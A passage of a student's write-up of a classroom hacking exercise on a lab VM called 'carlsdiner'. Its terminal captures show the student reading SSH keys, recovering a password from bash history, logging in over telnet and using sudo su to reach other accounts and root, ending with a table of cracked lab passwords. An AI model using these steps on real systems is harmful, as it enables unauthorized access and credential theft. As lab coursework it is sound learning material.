D. Hidden Folder .ssh: I checked the .ssh folder and found 3 files there with some encrypted texts and authorized keys, I ran john on the keys but not useful since I had already cracked it to be southclericaz.



```
kali㉿kali: ~/Desktop/HackingEx
File Actions Edit View Help
ff02::1 ip6-allrouters localhost
otis@carlsdiner:~/frontup$ cd ..
otis@carlsdiner:~$ ls -la
total 32
drwxr-x— 6 otis otis 4096 May 10 16:10 .
drwxr-xr-x 8 root root 4096 Apr 8 16:48 ..
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .backup
-rw—— 1 otis otis 2809 May 10 17:11 .bash_history
drwxr-xr-x 2 otis otis 4096 May 10 16:10 .frontup
drwxr-xr-x 2 otis otis 4096 May 10 16:01 recipe
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .ssh
-rw-r--r-- 1 otis otis 0 Apr 8 18:22 .sudo_as_admin_succ
essful
-rw—— 1 otis otis 3085 May 10 16:10 .viminfo
otis@carlsdiner:~$ cd .ssh
otis@carlsdiner:~/ssh$ ls -la
total 20
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .
drwxr-x— 6 otis otis 4096 May 10 16:10 ..
-rw-r--r-- 1 otis otis 554 Apr 8 16:48 authorized_keys
-rw—— 1 otis otis 2635 Apr 8 16:48 id_otis
-rw-r--r-- 1 otis otis 554 Apr 8 16:48 id_otis.pub
otis@carlsdiner:~/ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAgQDZqVoaEcPsiSvl1CDW3rGt
iVvB/1f2iJEFegi1T3ql6fJ4aUGolflhLbfffwQHbtcqKA8fVvTHUavAKqel
9j7CLSLtdMIDmyU1sNgv+JaksniHhaCe3ugnID6hugEX89vrF8HuQm579TXM
0LNBDjcwL0c2cF5jCs0ZIRLQpCymh9D9YtaeFMycjXq7RibNN0oLuQ1ttEGW
WGQbsaohWPkWghHWlWimZXRdh1/Q4diP6GGbdZrI0lm/rX9cII0Tx3odVG
UyLIUK19801md2zAXNMFrKuqhtrs1Zzk1h86KqrKsUucBxrOru8Zqyf5Fvi
E3ZMzMJHwtHKy6UZJ85L1+IldJXLQToo98elhXcaq2Vmxo8eNFk07dlRIL+A
Q5U1HCLjd7xHsyAR6y/ETIz0h6+LD/t2P6inBouNYB7CWEPOAUv8IRXOPMh
js5o8++fQLt68B0xL9f/FaNixQuPz8iy3oQRXarGGTL16w64Z7TK5/BabbYp
UL4v8iAdBN8=
otis@carlsdiner:~/ssh$ cat id_otis
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAA
ABDCMDXa4R
6K7EunQnNcljFAAAAAQAAAEEAAGXAAAAB3NzaC1yc2EAAAADAQABAAgQ
DZgVeaCPS
```

E. Hidden file .bash_history: Next, I opened the hidden bash_history file and checked the entries. The first three entries in the bash_history was suspicious to me since I had not used those commands in my `otis@carlsdiner` terminal.



The terminal window shows the following history:

```
kali㉿kali:[~] $ cd Desktop
kali㉿kali:[~/Desktop] $ cd HackingEx
kali㉿kali:[~/Desktop/HackingEx] $ ssh -i opensshkey1 otis@10.0.2.4
Enter passphrase for key 'opensshkey1':
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-23-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 10 16:57:27 2024 from 10.0.2.15
otis@carlsdiner:~$ ls -la
total 32
drwxr-x— 6 otis otis 4096 May 10 16:10 .
drwxr-xr-x 8 root root 4096 Apr 8 16:48 ..
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .backup
-rw—— 1 otis otis 2809 May 10 17:11 .bash_history
drwxr-xr-x 2 otis otis 4096 May 10 16:10 .frontup
drwxr-xr-x 2 otis otis 4096 May 10 16:01 recipe
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .ssh
-rw-r--r-- 1 otis otis 0 Apr 8 18:22 .sudo_as_admin_successful
-rw—— 1 otis otis 3085 May 10 16:10 .viminfo
otis@carlsdiner:~$ cat .bash_history
sudo ls /
bstgoooseburgerintoewn
exit
ls -la
cd recipe
ls -la
```

I tried bstgoooseburgerintoewn as password for logging in as otis and failed. I corrected the spelling and tried **bestgooseburgerintown** as password for otis and was able to login to the hackex_x86 VM successfully as shown below:

Otis: bestgooseburgerintown


```
carlsdiner login: otis
Password:
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 10 16:10:39 EDT 2024 from 10.0.2.15 on pts/0
otis@carlsdiner:~$
```

Since otis has sudo access permissions and I cracked Otis's password, I can **switch** to other users including root using `sudo su <username>` command [8] which will ask for Otis's password, **access** all the user information, **change passwords** of users, **change file permissions** and many more **by logging in as Otis** as shown below:

Gaining access to **Carl** using otis login and accessing Carl's information:



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ telnet 10.0.2.4 23
Trying 10.0.2.4 ...
Connected to 10.0.2.4.
Escape character is '^J'.
Welcome to CARL'S DINER

The guest password is GuestPassword!

This server is NEVER gonna let you down.
carlsdiner login: otis
Password:
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.
1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in t
he
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the exten
t
permitted by applicable law.
Last login: Fri May 10 18:40:08 EDT 2024 from 10.0.2.15 on pts/2
otis@carlsdiner:~$ whoami
otis
otis@carlsdiner:~$ ls
recipe
otis@carlsdiner:~$ sudo su carl
[sudo] password for otis:
carl@carlsdiner:/home/otis$ whoami
carl
carl@carlsdiner:/home/otis$ cd ..
carl@carlsdiner:/home$ ls
adrijan bruno carl diego guest otis
carl@carlsdiner:/home$ cd carl
carl@carlsdiner:~$ ls -la
total 28
drwxr-x— 6 carl carl 4096 Apr  9 06:05 .
drwxr-xr-x 8 root root 4096 Apr  8 16:48 ..
-rw—— 1 carl carl 142 May 10 18:45 .bash_history
drwxr-xr-x 2 carl carl 4096 Apr  8 16:48 its_album_time
drwxr-xr-x 2 carl carl 4096 Apr  8 16:48 .never_forget
drwxr-xr-x 2 carl carl 4096 Apr  8 16:48 .ssh
drwxr-xr-x 2 carl carl 4096 Apr  8 16:48 .sssh
-rw-r--r-- 1 carl carl    0 Apr  8 16:51 .sudo_as_admin_successf
ul
carl@carlsdiner:~$ whoami
```


```
otis@carlsdiner:~$ whoami
otis
otis@carlsdiner:~$ sudo su carl
carl@carlsdiner:/home/otis$ cd ..
carl@carlsdiner:/home$ cd ..
carl@carlsdiner:/$ ls
bin  etc      initrd.img.old  lib64      media   proc   sbin   tmp   vmlinuz
boot  home    lib          libx32     mnt     root   srv   usr   vmlinuz.old
dev   initrd.img lib32       lost+found opt     run    sys   var
carl@carlsdiner:/$ whoami
carl
carl@carlsdiner:/$ exit
```

Gaining access to **Adrijan** and **Bruno** using otis login and accessing Adrijan's and Bruno's information:

```
kali@kali:~  
File Actions Edit View Help  
carl@carlsdiner:~$ exit  
exit  
otis@carlsdiner:~$ whoami  
otis  
otis@carlsdiner:~$ sudo su adrijan  
adrijan@carlsdiner:/home/otis$ cd ..  
adrijan@carlsdiner:/home$ whoami  
adrijan  
adrijan@carlsdiner:/home$ ls  
adrijan bruno carl diego guest otis  
adrijan@carlsdiner:/home$ cd adrijan  
adrijan@carlsdiner:~/adrijan$ ls -la  
total 28  
drwxr-x— 7 adrijan adrijan 4096 Apr 8 16:48 .  
drwxr-xr-x 8 root root 4096 Apr 8 16:48 ..  
drwxr-xr-x 2 adrijan adrijan 4096 Apr 8 16:48 d02j38hq  
drwxr-xr-x 3 adrijan adrijan 4096 Apr 8 16:48 keys  
drwxr-xr-x 2 adrijan adrijan 4096 Apr 8 16:48 .saved  
drwxr-xr-x 2 adrijan adrijan 4096 Apr 8 16:48 .secrets  
drwxr-xr-x 2 adrijan adrijan 4096 Apr 8 16:48 .ssh  
adrijan@carlsdiner:~$ whoami  
adrijan  
adrijan@carlsdiner:~$ exit  
exit  
otis@carlsdiner:~$ whoami  
otis  
otis@carlsdiner:~$ sudo su bruno  
bruno@carlsdiner:/home/otis$ cd ..  
bruno@carlsdiner:/home$ whoami  
bruno  
bruno@carlsdiner:/home$ ls  
adrijan bruno carl diego guest otis  
bruno@carlsdiner:/home$ cd bruno  
bruno@carlsdiner:~/bruno$ ls -la  
total 32  
drwxr-x— 8 bruno bruno 4096 Apr 8 16:48 .  
drwxr-xr-x 8 root root 4096 Apr 8 16:48 ..  
drwxr-xr-x 2 bruno bruno 4096 Apr 8 16:48 .0  
drwxr-xr-x 2 bruno bruno 4096 Apr 8 16:48 .1  
drwxr-xr-x 2 bruno bruno 4096 Apr 8 16:48 ideas  
drwxr-xr-x 3 bruno bruno 4096 Apr 8 16:48 keys  
drwxr-xr-x 2 bruno bruno 4096 Apr 8 16:48 recipe_recipe  
drwxr-xr-x 2 bruno bruno 4096 Apr 8 16:48 .ssh  
bruno@carlsdiner:~$ whoami  
bruno  
bruno@carlsdiner:~$ exit  
exit  
otis@carlsdiner:~$ whoami  
otis  
otis@carlsdiner:~$ sudo su root
```

```
exit  
otis@carlsdiner:~$ sudo su adrijan  
adrijan@carlsdiner:/home/otis$ cd ..  
adrijan@carlsdiner:/home$ cd ..  
adrijan@carlsdiner:/~$ whoami  
adrijan  
adrijan@carlsdiner:/~$ exit  
exit  
otis@carlsdiner:~$ sudo su bruno  
bruno@carlsdiner:/home/otis$ cd ..  
bruno@carlsdiner:/home$ cd ..  
bruno@carlsdiner:/~$ whoami  
bruno  
bruno@carlsdiner:/~$ exit  
exit  
otis@carlsdiner:~$
```

Gaining access to **root** login using otis and root information:



```
kali@kali:~  
File Actions Edit View Help  
bruno  
bruno@carlsdiner:~$ exit  
exit  
otis@carlsdiner:~$ whoami  
otis  
otis@carlsdiner:~$ sudo su root  
root@carlsdiner:/home/otis# whoami  
root  
root@carlsdiner:/home/otis# ls  
recipe  
root@carlsdiner:/home/otis# cd ..  
root@carlsdiner:/home# ls  
adrijan bruno carl diego guest otis  
root@carlsdiner:/home# whoami  
root  
root@carlsdiner:/home# cd ..  
root@carlsdiner:/# ls  
bin home lib32 media root sys vmlinuz  
boot initrd.img lib64 mnt run tmp vmlinuz.old  
dev initrd.img.old libx32 opt sbin usr  
etc lib lost+found proc srv var  
root@carlsdiner:/# whoami  
root  
root@carlsdiner:/#
```

```
otis@carlsdiner:~$ whoami  
otis  
otis@carlsdiner:~$ sudo su root  
[sudo] password for otis:  
root@carlsdiner:/home/otis# cd ..  
root@carlsdiner:/home# ls  
adrijan bruno carl diego guest otis  
root@carlsdiner:/home# whoami  
root  
root@carlsdiner:/home# cd ..  
root@carlsdiner:/# ls  
bin etc initrd.img.old lib64 media proc sbin tmp vmlinuz  
boot home lib libx32 mnt root srv usr vmlinuz.old  
dev initrd.img lib32 lost+found opt run sys var  
root@carlsdiner:/# _
```

Overall, the hacking exercise was too interesting, made me learn a lot of things including patience and perseverance. Thank you so much for this amazing learning opportunity!!!

I successfully gained access to all the user accounts – guest, diego, otis, carl, adrijan, bruno and root using otis with sudo access. I cracked passwords for 3 users as shown below:

<u>SL No</u>	<u>User</u>	<u>Password</u>
1	guest	GuestPassword!
2	diego	p@ssword1
3	otis	bestgooseburgerintown

References:

- [1] Referred from in-class hacking exercises, homework assignments, command line --help option for usage and useful reference links shared in this exercise.
 - [2] Password Attacks, Available: [Password Attacks John the Ripper](#)
 - [3] Outskirts by Tomas Transtromer, Available: [Outskirts by Tomas Tranströmer - Poems](#)
 - [4] Base64 Decode and Encode, Available: [Base64 Decode and Encode - Online](#)
 - [5] Base64 to File, Available: [Base64 to File | Base64 Decode | Base64 Converter | Base64](#)
 - [6] A Beginners Guide to SSH for Remote Connection, Available: [A beginner's guide to SSH for remote connection on Linux | Opensource.com](#)
 - [7] How to Crack SSH Private Key Passwords, Available: [How to Crack SSH Private Key Passwords with John the Ripper « Null Byte](#)
 - [8] Su Command in Linux, Available: [Su Command in Linux \(Switch User\) | Linuxize](#)
-